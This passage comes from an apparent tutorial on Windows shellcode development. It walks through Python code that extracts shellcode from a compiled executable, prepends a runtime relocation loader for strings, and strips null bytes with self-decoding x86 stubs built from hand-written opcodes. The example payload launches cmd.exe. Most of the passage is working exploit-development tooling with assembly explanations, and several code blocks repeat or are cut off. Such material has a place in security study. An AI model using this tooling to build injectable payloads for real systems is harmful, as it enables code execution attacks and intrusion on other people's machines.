                    # 0001:00000274  _main   00401274 f   shellcode.obj
                    shellcode_len = int(parts[0].split(':')[1], 16)
                    lib_object = parts[-1]

            if shellcode_len is None:
                raise Exception('Cannot determine shellcode length')
    except IOError:
        print('[!] get_shellcode_len: Cannot open "%s"' % map_file)
        return None
    except Exception as e:
        print('[!] get_shellcode_len: %s' % e.message)
        return None

    return shellcode_len


def get_shellcode_and_relocs(exe_file, shellcode_len):
    '''
    Extracts the shellcode from the .text section of the file exe_file and the string
    relocations.
    Returns the triple (shellcode, relocs, addr_to_strings).
    '''
    try:
        # Extracts the shellcode.
        pe = pefile.PE(exe_file)
        shellcode = None
        rdata = None
        for s in pe.sections:
            if s.Name == '.text\0\0\0':
                if s.SizeOfRawData < shellcode_len:
                    raise Exception('.text section too small')
                shellcode_start = s.VirtualAddress
                shellcode_end = shellcode_start + shellcode_len
                shellcode = pe.get_data(s.VirtualAddress, shellcode_len)
            elif s.Name == '.rdata\0\0':
                rdata_start = s.VirtualAddress
                rdata_end = rdata_start + s.Misc_VirtualSize
                rdata = pe.get_data(rdata_start, s.Misc_VirtualSize)

        if shellcode is None:
            raise Exception('.text section not found')
        if rdata is None:
```

```
            raise Exception('.rdata section not found')

        # Extracts the relocations for the shellcode and the referenced strings in .rdata.
        relocs = []
        addr_to_strings = {}
        for rel_data in pe.DIRECTORY_ENTRY_BASERELOC:
            for entry in rel_data.entries[:-1]:         # the last element's rvs is the base_rva (why?)
                if shellcode_start <= entry.rva < shellcode_end:
                    # The relocation location is inside the shellcode.
                    relocs.append(entry.rva - shellcode_start)      # offset relative to the start of shellcode
                    string_va = pe.get_dword_at_rva(entry.rva)
                    string_rva = string_va - pe.OPTIONAL_HEADER.ImageBase
                    if string_rva < rdata_start or string_rva >= rdata_end:
                        raise Exception('shellcode references a section other than .rdata')
                    str = get_cstring(rdata, string_rva - rdata_start)
                    if str is None:
                        raise Exception('Cannot extract string from .rdata')
                    addr_to_strings[string_va] = str

        return (shellcode, relocs, addr_to_strings)

    except WindowsError:
        print('[!] get_shellcode: Cannot open "%s"' % exe_file)
        return None
    except Exception as e:
        print('[!] get_shellcode: %s' % e.message)
        return None


def dword_to_string(dword):
    return ''.join([chr(x) for x in dword_to_bytes(dword)])


def add_loader_to_shellcode(shellcode, relocs, addr_to_strings):
    if len(relocs) == 0:
        return shellcode                # there are no relocations

    # The format of the new shellcode is:
    #       call    here
    #   here:
    #       ...
    #   shellcode_start:
    #       <shellcode>         (contains offsets to strX (offset are from "here" label))
    #   relocs:
    #       off1|off2|...       (offsets to relocations (offset are from "here" label))
    #       str1|str2|...

    delta = 21                                      # shellcode_start - here

    # Builds the first part (up to and not including the shellcode).
    x = dword_to_bytes(delta + len(shellcode))
    y = dword_to_bytes(len(relocs))
    code = [
        0xE8, 0x00, 0x00, 0x00, 0x00,               #   CALL here
                                                    # here:
```

```
        0x5E,                                   #   POP ESI
        0x8B, 0xFE,                             #   MOV EDI, ESI
        0x81, 0xC6, x[0], x[1], x[2], x[3],     #   ADD ESI, shellcode_start + len(shellcode) - here
        0xB9, y[0], y[1], y[2], y[3],           #   MOV ECX, len(relocs)
        0xFC,                                   #   CLD
                                                # again:
        0xAD,                                   #   LODSD
        0x01, 0x3C, 0x07,                       #   ADD [EDI+EAX], EDI
        0xE2, 0xFA                              #   LOOP again
                                                # shellcode_start:
    ]

    # Builds the final part (offX and strX).
    offset = delta + len(shellcode) + len(relocs) * 4           # offset from "here" label
    final_part = [dword_to_string(r + delta) for r in relocs]
    addr_to_offset = {}
    for addr in addr_to_strings.keys():
        str = addr_to_strings[addr]
        final_part.append(str)
        addr_to_offset[addr] = offset
        offset += len(str)

    # Fixes the shellcode so that the pointers referenced by relocs point to the
    # string in the final part.
    byte_shellcode = [ord(c) for c in shellcode]
    for off in relocs:
        addr = bytes_to_dword(byte_shellcode[off:off+4])
        byte_shellcode[off:off+4] = dword_to_bytes(addr_to_offset[addr])

    return ''.join([chr(b) for b in (code + byte_shellcode)]) + ''.join(final_part)


def dump_shellcode(shellcode):
    '''
    Prints shellcode in C format ('\x12\x23...')
    '''
    shellcode_len = len(shellcode)
    sc_array = []
    bytes_per_row = 16
    for i in range(shellcode_len):
        pos = i % bytes_per_row
        str = ''
        if pos == 0:
            str += '"'
        str += '\\x%02x' % ord(shellcode[i])
        if i == shellcode_len - 1:
            str += '";\n'
        elif pos == bytes_per_row - 1:
            str += '"\n'
        sc_array.append(str)
    shellcode_str = ''.join(sc_array)
    print(shellcode_str)


def get_xor_values(value):
```

```
    '''
    Finds x and y such that:
    1) x xor y == value
    2) x and y doesn't contain null bytes
    Returns x and y as arrays of bytes starting from the lowest significant byte.
    '''

    # Finds a non-null missing bytes.
    bytes = dword_to_bytes(value)
    missing_byte = [b for b in range(1, 256) if b not in bytes][0]

    xor1 = [b ^ missing_byte for b in bytes]
    xor2 = [missing_byte] * 4
    return (xor1, xor2)


def get_fixed_shellcode_single_block(shellcode):
    '''
    Returns a version of shellcode without null bytes or None if the
    shellcode can't be fixed.
    If this function fails, use get_fixed_shellcode().
    '''

    # Finds one non-null byte not present, if any.
    bytes = set([ord(c) for c in shellcode])
    missing_bytes = [b for b in range(1, 256) if b not in bytes]
    if len(missing_bytes) == 0:
        return None                             # shellcode can't be fixed
    missing_byte = missing_bytes[0]

    (xor1, xor2) = get_xor_values(len(shellcode))

    code = [
        0xE8, 0xFF, 0xFF, 0xFF, 0xFF,                       #   CALL $ + 4
                                                    # here:
        0xC0,                                           #   (FF)C0 = INC EAX
        0x5F,                                           #   POP EDI
        0xB9, xor1[0], xor1[1], xor1[2], xor1[3],           #   MOV ECX, <xor value 1 for shellcode len>
        0x81, 0xF1, xor2[0], xor2[1], xor2[2], xor2[3],     #   XOR ECX, <xor value 2 for shellcode len>
        0x83, 0xC7, 29,                                 #   ADD EDI, shellcode_begin - here
        0x33, 0xF6,                                     #   XOR ESI, ESI
        0xFC,                                           #   CLD
                                                    # loop1:
        0x8A, 0x07,                                     #   MOV AL, BYTE PTR [EDI]
        0x3C, missing_byte,                             #   CMP AL, <missing byte>
        0x0F, 0x44, 0xC6,                               #   CMOVE EAX, ESI
        0xAA,                                           #   STOSB
        0xE2, 0xF6                                      #   LOOP loop1
                                                    # shellcode_begin:
    ]

    return ''.join([chr(x) for x in code]) + shellcode.replace('\0', chr(missing_byte))


def get_fixed_shellcode(shellcode):
```

```
'''
Returns a version of shellcode without null bytes. This version divides
the shellcode into multiple blocks and should be used only if
get_fixed_shellcode_single_block() doesn't work with this shellcode.
'''

# The format of bytes_blocks is
#   [missing_byte1, number_of_blocks1,
#    missing_byte2, number_of_blocks2, ...]
# where missing_byteX is the value used to overwrite the null bytes in the
# shellcode, while number_of_blocksX is the number of 254-byte blocks where
# to use the corresponding missing_byteX.
bytes_blocks = []
shellcode_len = len(shellcode)
i = 0
while i < shellcode_len:
    num_blocks = 0
    missing_bytes = list(range(1, 256))

    # Tries to find as many 254-byte contiguous blocks as possible which misses at
    # least one non-null value. Note that a single 254-byte block always misses at
    # least one non-null value.
    while True:
        if i >= shellcode_len or num_blocks == 255:
            bytes_blocks += [missing_bytes[0], num_blocks]
            break
        bytes = set([ord(c) for c in shellcode[i:i+254]])
        new_missing_bytes = [b for b in missing_bytes if b not in bytes]
        if len(new_missing_bytes) != 0:         # new block added
            missing_bytes = new_missing_bytes
            num_blocks += 1
            i += 254
        else:
            bytes += [missing_bytes[0], num_blocks]
            break

if len(bytes_blocks) > 0x7f - 5:
    # Can't assemble "LEA EBX, [EDI + (bytes-here)]" or "JMP skip_bytes".
    return None

(xor1, xor2) = get_xor_values(len(shellcode))

code = ([
    0xEB, len(bytes_blocks)] +                          #   JMP SHORT skip_bytes
                                                # bytes:
    bytes_blocks + [                                    #   ...
                                                # skip_bytes:
    0xE8, 0xFF, 0xFF, 0xFF, 0xFF,                       #   CALL $ + 4
                                                # here:
    0xC0,                                               #   (FF)C0 = INC EAX
    0x5F,                                               #   POP EDI
    0xB9, xor1[0], xor1[1], xor1[2], xor1[3],           #   MOV ECX, <xor value 1 for shellcode len>
    0x81, 0xF1, xor2[0], xor2[1], xor2[2], xor2[3],     #   XOR ECX, <xor value 2 for shellcode len>
    0x8D, 0x5F, -(len(bytes_blocks) + 5) & 0xFF,        #   LEA EBX, [EDI + (bytes - here)]
    0x83, 0xC7, 0x30,                                   #   ADD EDI, shellcode_begin - here
```

```
                                              # loop1:
        0xB0, 0xFE,                           #   MOV AL, 0FEh
        0xF6, 0x63, 0x01,                     #   MUL AL, BYTE PTR [EBX+1]
        0x0F, 0xB7, 0xD0,                     #   MOVZX EDX, AX
        0x33, 0xF6,                           #   XOR ESI, ESI
        0xFC,                                 #   CLD
                                              # loop2:
        0x8A, 0x07,                           #   MOV AL, BYTE PTR [EDI]
        0x3A, 0x03,                           #   CMP AL, BYTE PTR [EBX]
        0x0F, 0x44, 0xC6,                     #   CMOVE EAX, ESI
        0xAA,                                 #   STOSB
        0x49,                                 #   DEC ECX
        0x74, 0x07,                           #   JE shellcode_begin
        0x4A,                                 #   DEC EDX
        0x75, 0xF2,                           #   JNE loop2
        0x43,                                 #   INC EBX
        0x43,                                 #   INC EBX
        0xEB, 0xE3                            #   JMP loop1
                                              # shellcode_begin:
    ])

    new_shellcode_pieces = []
    pos = 0
    for i in range(len(bytes_blocks) / 2):
        missing_char = chr(bytes_blocks[i*2])
        num_bytes = 254 * bytes_blocks[i*2 + 1]
        new_shellcode_pieces.append(shellcode[pos:pos+num_bytes].replace('\0', missing_char))
        pos += num_bytes

    return ''.join([chr(x) for x in code]) + ''.join(new_shellcode_pieces)


def main():
    print("Shellcode Extractor by %s (%d)\n" % (author, year))

    if len(sys.argv) != 3:
        print('Usage:\n' +
              '  %s <exe file> <map file>\n' % os.path.basename(sys.argv[0]))
        return

    exe_file = sys.argv[1]
    map_file = sys.argv[2]

    print('Extracting shellcode length from "%s"...' % os.path.basename(map_file))
    shellcode_len = get_shellcode_len(map_file)
    if shellcode_len is None:
        return
    print('shellcode length: %d' % shellcode_len)

    print('Extracting shellcode from "%s" and analyzing relocations...' % os.path.basename(exe_file))
    result = get_shellcode_and_relocs(exe_file, shellcode_len)
    if result is None:
        return
    (shellcode, relocs, addr_to_strings) = result
```

```
    if len(relocs) != 0:
        print('Found %d reference(s) to %d string(s) in .rdata' % (len(relocs), len(addr_to_strings)))
        print('Strings:')
        for s in addr_to_strings.values():
            print('  ' + s[:-1])
        print('')
        shellcode = add_loader_to_shellcode(shellcode, relocs, addr_to_strings)
    else:
        print('No relocations found')

    if shellcode.find('\0') == -1:
        print('Unbelievable: the shellcode does not need to be fixed!')
        fixed_shellcode = shellcode
    else:
        # shellcode contains null bytes and needs to be fixed.
        print('Fixing the shellcode...')
        fixed_shellcode = get_fixed_shellcode_single_block(shellcode)
        if fixed_shellcode is None:             # if shellcode wasn't fixed...
            fixed_shellcode = get_fixed_shellcode(shellcode)
            if fixed_shellcode is None:
                print('[!] Cannot fix the shellcode')

    print('final shellcode length: %d\n' % len(fixed_shellcode))
    print('char shellcode[] = ')
    dump_shellcode(fixed_shellcode)


main()
```

Map file and shellcode length

We told the linker to produce a map file with the following options:

- Debugging:
  - Generate Map File: Yes (/MAP)
    Tells the linker to generate a map file containing the structure of the EXE)
  - Map File Name: mapfile

The map file is important to determine the shellcode length.

Here's the relevant part of the map file:

```
shellcode

 Timestamp is 54fa2c08 (Fri Mar 06 23:36:56 2015)

 Preferred load address is 00400000
```

```
Start         Length     Name                   Class
0001:00000000 00000a9cH .text$mn                CODE
0002:00000000 00000094H .idata$5                DATA
0002:00000094 00000004H .CRT$XCA                DATA
0002:00000098 00000004H .CRT$XCAA               DATA
0002:0000009c 00000004H .CRT$XCZ                DATA
0002:000000a0 00000004H .CRT$XIA                DATA
0002:000000a4 00000004H .CRT$XIAA               DATA
0002:000000a8 00000004H .CRT$XIC                DATA
0002:000000ac 00000004H .CRT$XIY                DATA
0002:000000b0 00000004H .CRT$XIZ                DATA
0002:000000c0 000000a8H .rdata                  DATA
0002:00000168 00000084H .rdata$debug            DATA
0002:000001f0 00000004H .rdata$sxdata           DATA
0002:000001f4 00000004H .rtc$IAA                DATA
0002:000001f8 00000004H .rtc$IZZ                DATA
0002:000001fc 00000004H .rtc$TAA                DATA
0002:00000200 00000004H .rtc$TZZ                DATA
0002:00000208 0000005cH .xdata$x                DATA
0002:00000264 00000000H .edata                  DATA
0002:00000264 00000028H .idata$2                DATA
0002:0000028c 00000014H .idata$3                DATA
0002:000002a0 00000094H .idata$4                DATA
0002:00000334 0000027eH .idata$6                DATA
0003:00000000 00000020H .data                   DATA
0003:00000020 00000364H .bss                    DATA
0004:00000000 00000058H .rsrc$01                DATA
0004:00000060 00000180H .rsrc$02                DATA

 Address         Publics by Value              Rva+Base       Lib:Object

0000:00000000       ___guard_fids_table       00000000     <absolute>
```

```
0000:00000000       ___guard_fids_count        00000000     <absolute>
0000:00000000       ___guard_flags             00000000     <absolute>
0000:00000001       ___safe_se_handler_count   00000001     <absolute>
0000:00000000       ___ImageBase               00400000     <linker-defined>
0001:00000000       ?entryPoint@@YAHXZ         00401000 f   shellcode.obj
0001:000001a1       ?getHash@@YAKPBD@Z         004011a1 f   shellcode.obj
0001:000001be       ?getProcAddrByHash@@YAPAXK@Z 004011be f   shellcode.obj
0001:00000266       _main                      00401266 f   shellcode.obj
0001:000004d4       _mainCRTStartup            004014d4 f   MSVCRT:crtexe.obj
0001:000004de       ?__CxxUnhandledExceptionFilter@@YGJPAU_EXCEPTION_POINTERS@@@Z 004014de f   MSVCRT:unhandld.obj
0001:0000051f       ___CxxSetUnhandledExceptionFilter 0040151f f   MSVCRT:unhandld.obj
0001:0000052e       __XcptFilter               0040152e f   MSVCRT:MSVCR120.dll
<snip>
```

The start of the map file tells us that section 1 is the .text section, which contains the code:

```
Start         Length     Name                   Class
0001:00000000 00000a9cH .text$mn                CODE
```

The second part tells us that the .text section starts with ?entryPoint@@YAHXZ, our entryPoint function, and that main (here called _main) is the last of our functions. Since main is at offset 0x266 and entryPoint is at 0, our shellcode starts at the beginning of the .text section and is 0x266 bytes long.

Here’s how we do it in Python:

Python

```
def get_shellcode_len(map_file):
    '''
    Gets the length of the shellcode by analyzing map_file (map produced by VS 2013)
    '''
    try:
        with open(map_file, 'r') as f:
            lib_object = None
            shellcode_len = None
            for line in f:
                parts = line.split()
                if lib_object is not None:
                    if parts[-1] == lib_object:
                        raise Exception('_main is not the last function of %s' % lib_object)
                    else:
                        break
```

```
            elif (len(parts) > 2 and parts[1] == '_main'):
                # Format:
                # 0001:00000274  _main   00401274 f   shellcode.obj
                shellcode_len = int(parts[0].split(':')[1], 16)
                lib_object = parts[-1]

        if shellcode_len is None:
            raise Exception('Cannot determine shellcode length')
    except IOError:
        print('[!] get_shellcode_len: Cannot open "%s"' % map_file)
        return None
    except Exception as e:
        print('[!] get_shellcode_len: %s' % e.message)
        return None

    return shellcode_len
```

extracting the shellcode

This part is very easy. We know the shellcode length and that the shellcode is located at the beginning of the .text section. Here's the code:

Python

```
def get_shellcode_and_relocs(exe_file, shellcode_len):
    '''
    Extracts the shellcode from the .text section of the file exe_file and the string
    relocations.
    Returns the triple (shellcode, relocs, addr_to_strings).
    '''
    try:
        # Extracts the shellcode.
        pe = pefile.PE(exe_file)
        shellcode = None
        rdata = None
        for s in pe.sections:
            if s.Name == '.text\0\0\0':
                if s.SizeOfRawData < shellcode_len:
                    raise Exception('.text section too small')
                shellcode_start = s.VirtualAddress
                shellcode_end = shellcode_start + shellcode_len
                shellcode = pe.get_data(s.VirtualAddress, shellcode_len)
            elif s.Name == '.rdata\0\0':
                <snip>

        if shellcode is None:
            raise Exception('.text section not found')
        if rdata is None:
            raise Exception('.rdata section not found')
<snip>
```

I use the module pefile (download) which is quite intuitive to use. The relevant part is the body of the if.

strings and .rdata

As we said before, our C/C++ code may contain strings. For instance, our shellcode contains the following line:

Python

```
My_CreateProcessA(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sInfo, &procInfo);
```

The string cmd.exe is located in the .rdata section, a read-only section containing initialized data. The code refers to that string using an absolute address:

```
00241152 50                  push        eax
00241153 8D 44 24 5C         lea         eax,[esp+5Ch]
00241157 C7 84 24 88 00 00 00 00 01 00 00 mov         dword ptr [esp+88h],100h
00241162 50                  push        eax
00241163 52                  push        edx
00241164 52                  push        edx
00241165 52                  push        edx
00241166 6A 01               push        1
00241168 52                  push        edx
00241169 52                  push        edx
0024116A 68 18 21 24 00      push        242118h         <------------------------
0024116F 52                  push        edx
00241170 89 B4 24 C0 00 00 00 mov         dword ptr [esp+0C0h],esi
00241177 89 B4 24 BC 00 00 00 mov         dword ptr [esp+0BCh],esi
0024117E 89 B4 24 B8 00 00 00 mov         dword ptr [esp+0B8h],esi
00241185 FF 54 24 34         call        dword ptr [esp+34h]
```

As we can see, the absolute address for cmd.exe is 242118h. Note that the address is part of a push instruction and is located at 24116Bh. If we examine the file cmd.exe with a file editor, we see the following:

```
56A: 68 18 21 40 00          push        000402118h
```

where 56Ah is the offset in the file. The corresponding virtual address (i.e. in memory) is 40116A because the image base is 400000h. This is the preferred address at which the executable should be loaded in memory. The absolute address in the instruction, 402118h, is correct if the executable is loaded at the preferred base address. However, if the executable is loaded at a different base address, the instruction needs to be fixed. How can the Windows loader know what locations of the executable contains addresses which need to be fixed? The PE file contains a Relocation Directory, which in our case points to the .reloc section. This contains all the RVAs of the locations that need to be fixed.

We can inspect this directory and look for addresses of locations that

1. are contained in the shellcode (i.e. go from .text:0 to the main function excluded),
2. contains pointers to data in .rdata.

For example, the Relocation Directory will contain, among many other addresses, the address 40116Bh which locates the last four bytes of the instruction push 402118h. These bytes form the address 402118h which points to the string cmd.exe contained in .rdata (which starts at address 402000h).

Let's look at the function get_shellcode_and_relocs. In the first part we extract the .rdata section:

Python

```python
def get_shellcode_and_relocs(exe_file, shellcode_len):
    '''
    Extracts the shellcode from the .text section of the file exe_file and the string
    relocations.
    Returns the triple (shellcode, relocs, addr_to_strings).
    '''
    try:
        # Extracts the shellcode.
        pe = pefile.PE(exe_file)
        shellcode = None
        rdata = None
        for s in pe.sections:
            if s.Name == '.text\0\0\0':
                <snip>
            elif s.Name == '.rdata\0\0':
                rdata_start = s.VirtualAddress
                rdata_end = rdata_start + s.Misc_VirtualSize
                rdata = pe.get_data(rdata_start, s.Misc_VirtualSize)

        if shellcode is None:
            raise Exception('.text section not found')
        if rdata is None:
            raise Exception('.rdata section not found')
```

The relevant part is the body of the elif.

In the second part of the same function, we analyze the relocations, find the locations within our shellcode and extract from .rdata the null-terminated strings referenced by those locations.

As we already said, we're only interested in locations contained in our shellcode. Here's the relevant part of the function get_shellcode_and_relocs:

Python

```python
        # Extracts the relocations for the shellcode and the referenced strings in .rdata.
        relocs = []
```

```
    addr_to_strings = {}
    for rel_data in pe.DIRECTORY_ENTRY_BASERELOC:
        for entry in rel_data.entries[:-1]:         # the last element's rvs is the base_rva (why?)
            if shellcode_start <= entry.rva < shellcode_end:
                # The relocation location is inside the shellcode.
                relocs.append(entry.rva - shellcode_start)      # offset relative to the start of shellcode
                string_va = pe.get_dword_at_rva(entry.rva)
                string_rva = string_va - pe.OPTIONAL_HEADER.ImageBase
                if string_rva < rdata_start or string_rva >= rdata_end:
                    raise Exception('shellcode references a section other than .rdata')
                str = get_cstring(rdata, string_rva - rdata_start)
                if str is None:
                    raise Exception('Cannot extract string from .rdata')
                addr_to_strings[string_va] = str

    return (shellcode, relocs, addr_to_strings)
```

pe.DIRECTORY_ENTRY_BASERELOC is a list of data structures which contain a field named entries which is a list of relocations. First we check that the current relocation is within the shellcode. If it is, we do the following:


1. we append to relocs the offset of the relocation relative to the start of the shellcode;
2. we extract from the shellcode the DWORD located at the offset just found and check that this DWORD points to data in .rdata;
3. we extract from .rdata the null-terminated string whose starting location we found in (2);
4. we add the string to addr_to_strings.

Note that:

i. relocs contains the offsets of the relocations within shellcode, i.e. the offsets of the DWORDs within shellcode that need to be fixed so that they point to the strings;
ii. addr_to_strings is a dictionary that associates the addresses found in (2) above to the actual strings.

adding the loader to the shellcode

The idea is to add the strings contained in addr_to_strings to the end of our shellcode and then to make the code in our shellcode reference those strings. Unfortunately, the code→strings linking must be done at runtime because we don't know the starting address of the shellcode. To do this, we need to prepend a sort of "loader" which fixes the shellcode at runtime. Here's the structure of our shellcode after the transformation:



offX are DWORDs which point to the locations in the original shellcode that need to be fixed. The loader will fix these locations so that they point to the correct strings strX.

To see exactly how things work, try to understand the following code:

Python

```
def add_loader_to_shellcode(shellcode, relocs, addr_to_strings):
    if len(relocs) == 0:
        return shellcode                # there are no relocations

    # The format of the new shellcode is:
    #       call    here
    #   here:
    #       ...
    #   shellcode_start:
    #       <shellcode>         (contains offsets to strX (offset are from "here" label))
    #   relocs:
    #       off1|off2|...       (offsets to relocations (offset are from "here" label))
    #       str1|str2|...

    delta = 21                                      # shellcode_start - here

    # Builds the first part (up to and not including the shellcode).
    x = dword_to_bytes(delta + len(shellcode))
    y = dword_to_bytes(len(relocs))
    code = [
        0xE8, 0x00, 0x00, 0x00, 0x00,               #   CALL here
                                                    # here:
        0x5E,                                       #   POP ESI
        0x8B, 0xFE,                                 #   MOV EDI, ESI
        0x81, 0xC6, x[0], x[1], x[2], x[3],         #   ADD ESI, shellcode_start + len(shellcode) - here
        0xB9, y[0], y[1], y[2], y[3],               #   MOV ECX, len(relocs)
        0xFC,                                       #   CLD
                                                    # again:
        0xAD,                                       #   LODSD
        0x01, 0x3C, 0x07,                           #   ADD [EDI+EAX], EDI
        0xE2, 0xFA                                  #   LOOP again
                                                    # shellcode_start:
    ]

    # Builds the final part (offX and strX).
    offset = delta + len(shellcode) + len(relocs) * 4           # offset from "here" label
    final_part = [dword_to_string(r + delta) for r in relocs]
    addr_to_offset = {}
    for addr in addr_to_strings.keys():
        str = addr_to_strings[addr]
        final_part.append(str)
        addr_to_offset[addr] = offset
        offset += len(str)

    # Fixes the shellcode so that the pointers referenced by relocs point to the
    # string in the final part.
    byte_shellcode = [ord(c) for c in shellcode]
    for off in relocs:
        addr = bytes_to_dword(byte_shellcode[off:off+4])
        byte_shellcode[off:off+4] = dword_to_bytes(addr_to_offset[addr])
```

```
    return ''.join([chr(b) for b in (code + byte_shellcode)]) + ''.join(final_part)
```

Let's have a look at the loader:

Assembly (x86)

```
  CALL here                ; PUSH EIP+5; JMP here
 here:
  POP ESI                  ; ESI = address of "here"
  MOV EDI, ESI             ; EDI = address of "here"
  ADD ESI, shellcode_start + len(shellcode) - here        ; ESI = address of off1
  MOV ECX, len(relocs)     ; ECX = number of locations to fix
  CLD                      ; tells LODSD to go forwards
 again:
  LODSD                    ; EAX = offX; ESI += 4
  ADD [EDI+EAX], EDI       ; fixes location within shellcode
  LOOP again               ; DEC ECX; if ECX > 0 then JMP again
 shellcode_start:
  <shellcode>
 relocs:
  off1|off2|...
  str1|str2|...
```

The first CALL is used to get the absolute address of here in memory. The loader uses this information to fix the offsets within the original shellcode. ESI points to off1 so LODSD is used to read the offsets one by one. The instruction

```
ADD [EDI+EAX], EDI
```

fixes the locations within the shellcode. EAX is the current offX which is the offset of the location relative to here. This means that EDI+EAX is the absolute address of that location. The DWORD at that location contains the offset to the correct string relative to here. By adding EDI to that DWORD, we turn the DWORD into the absolute address to the string. When the loader has finished, the shellcode, now fixed, is executed.

To conclude, it should be said that add_loader_to_shellcode is called only if there are relocations. You can see that in the main function:

Python

```
<snip>
    if len(relocs) != 0:
        print('Found %d reference(s) to %d string(s) in .rdata' % (len(relocs), len(addr_to_strings)))
        print('Strings:')
        for s in addr_to_strings.values():
            print('  ' + s[:-1])
        print('')
        shellcode = add_loader_to_shellcode(shellcode, relocs, addr_to_strings)
    else:
        print('No relocations found')
<snip>
```

Removing null-bytes from the shellcode (I)

After relocations, if any, have been handled, it's time to deal with the null bytes present in the shellcode. As we've already said, we need to remove them. To do that, I wrote two functions:

1. get_fixed_shellcode_single_block
2. get_fixed_shellcode

The first function doesn't always work but produces shorter code so it should be tried first. The second function produces longer code but is guaranteed to work.

Let's start with get_fixed_shellcode_single_block. Here's the function definition:

Python

```python
def get_fixed_shellcode_single_block(shellcode):
    '''
    Returns a version of shellcode without null bytes or None if the
    shellcode can't be fixed.
    If this function fails, use get_fixed_shellcode().
    '''

    # Finds one non-null byte not present, if any.
    bytes = set([ord(c) for c in shellcode])
    missing_bytes = [b for b in range(1, 256) if b not in bytes]
    if len(missing_bytes) == 0:
        return None                             # shellcode can't be fixed
    missing_byte = missing_bytes[0]

    (xor1, xor2) = get_xor_values(len(shellcode))

    code = [
        0xE8, 0xFF, 0xFF, 0xFF, 0xFF,                       #   CALL $ + 4
                                                # here:
        0xC0,                                       #   (FF)C0 = INC EAX
        0x5F,                                       #   POP EDI
        0xB9, xor1[0], xor1[1], xor1[2], xor1[3],          #   MOV ECX, <xor value 1 for shellcode len>
        0x81, 0xF1, xor2[0], xor2[1], xor2[2], xor2[3],     #   XOR ECX, <xor value 2 for shellcode len>
        0x83, 0xC7, 29,                             #   ADD EDI, shellcode_begin - here
        0x33, 0xF6,                                 #   XOR ESI, ESI
        0xFC,                                       #   CLD
                                                # loop1:
        0x8A, 0x07,                                 #   MOV AL, BYTE PTR [EDI]
        0x3C, missing_byte,                         #   CMP AL, <missing byte>
        0x0F, 0x44, 0xC6,                           #   CMOVE EAX, ESI
        0xAA,                                       #   STOSB
        0xE2, 0xF6                                  #   LOOP loop1
                                                # shellcode_begin:
    ]

    return ''.join([chr(x) for x in code]) + shellcode.replace('\0', chr(missing_byte))
```

The idea is very simple. We analyze the shellcode byte by byte and see if there is a missing value, i.e. a byte value which doesn't appear anywhere in the shellcode. Let's say this value is 0x14. We can now replace every 0x00 in the shellcode with 0x14. The shellcode doesn't contain null bytes anymore but can't run because was modified. The last step is to add some sort of decoder to the shellcode that, at runtime, will restore the null bytes before the original shellcode is executed. You can see that code defined in the array code:

Assembly (x86)

```
  CALL $ + 4                                  ; PUSH "here"; JMP "here"-1
here:
  (FF)C0 = INC EAX                            ; not important: just a NOP
  POP EDI                                     ; EDI = "here"
  MOV ECX, <xor value 1 for shellcode len>
  XOR ECX, <xor value 2 for shellcode len>    ; ECX = shellcode length
  ADD EDI, shellcode_begin - here             ; EDI = absolute address of original shellcode
  XOR ESI, ESI                                ; ESI = 0
  CLD                                         ; tells STOSB to go forwards
loop1:
  MOV AL, BYTE PTR [EDI]                      ; AL = current byte of the shellcode
  CMP AL, <missing byte>                      ; is AL the special byte?
  CMOVE EAX, ESI                              ; if AL is the special byte, then EAX = 0
  STOSB                                       ; overwrite the current byte of the shellcode with AL
  LOOP loop1                                  ; DEC ECX; if ECX > 0 then JMP loop1
shellcode_begin:
```

There are a couple of important details to discuss. First of all, this code can't contain null bytes itself, because then we'd need another piece of code to remove them

As you can see, the CALL instruction doesn't jump to here because otherwise its opcode would've been

```
E8 00 00 00 00          #   CALL here
```

which contains four null bytes. Since the CALL instruction is 5 bytes, CALL here is equivalent to CALL $+5. The trick to get rid of the null bytes is to use CALL $+4:

```
E8 FF FF FF FF          #   CALL $+4
```

That CALL skips 4 bytes and jmp to the last FF of the CALL itself. The CALL instruction is followed by the byte C0, so the instruction executed after the CALL is INC EAX which corresponds to FF C0. Note that the value pushed by the CALL is still the absolute address of the here label.

There's a second trick in the code to avoid null bytes:

Assembly (x86)

```
MOV ECX, <xor value 1 for shellcode len>
XOR ECX, <xor value 2 for shellcode len>
```

We could have just used

Assembly (x86)

```
MOV ECX, <shellcode len>
```

but that would've produced null bytes. In fact, for a shellcode of length 0x400, we would've had

```
B9 00 04 00 00        MOV ECX, 400h
```

which contains 3 null bytes.

To avoid that, we choose a non-null byte which doesn't appear in 00000400h. Let's say we choose 0x01. Now we compute

<xor value 1 for shellcode len> = 00000400h xor 01010101 = 01010501h
<xor value 2 for shellcode len> = 01010101h

The net result is that <xor value 1 for shellcode len> and <xor value 2 for shellcode len> are both null-byte free and, when xored, produce the original value 400h.

Our two instructions become:

```
B9 01 05 01 01        MOV ECX, 01010501h
81 F1 01 01 01 01     XOR ECX, 01010101h
```

The two xor values are computed by the function get_xor_values.

Having said that, the code is easy to understand: it just walks through the shellcode byte by byte and overwrites with null bytes the bytes which contain the special value (0x14, in our previous example).

Removing null-bytes from the shellcode (II)

The method above can fail because we could be unable to find a byte value which isn't already present in the shellcode. If that happens, we need to use get_fixed_shellcode, which is a little more complex.

The idea is to divide the shellcode into blocks of 254 bytes. Note that each block must have a "missing byte" because a byte can have 255 non-zero values. We could choose a missing byte for each block and handle each block individually. But that wouldn't be very space efficient, because for a shellcode of 254*N bytes we would need to store N "missing bytes" before or after the shellcode (the decoder needs to know the missing bytes). A more clever approach is to use the same "missing byte" for as many 254-byte blocks as possible. We start from the beginning of the shellcode and keep taking blocks until we run out of missing bytes. When this happens, we remove the last block from the previous chunk and begin with a new chunk starting from this last block. In the end, we will have a list of <missing_byte, num_blocks> pairs:

```
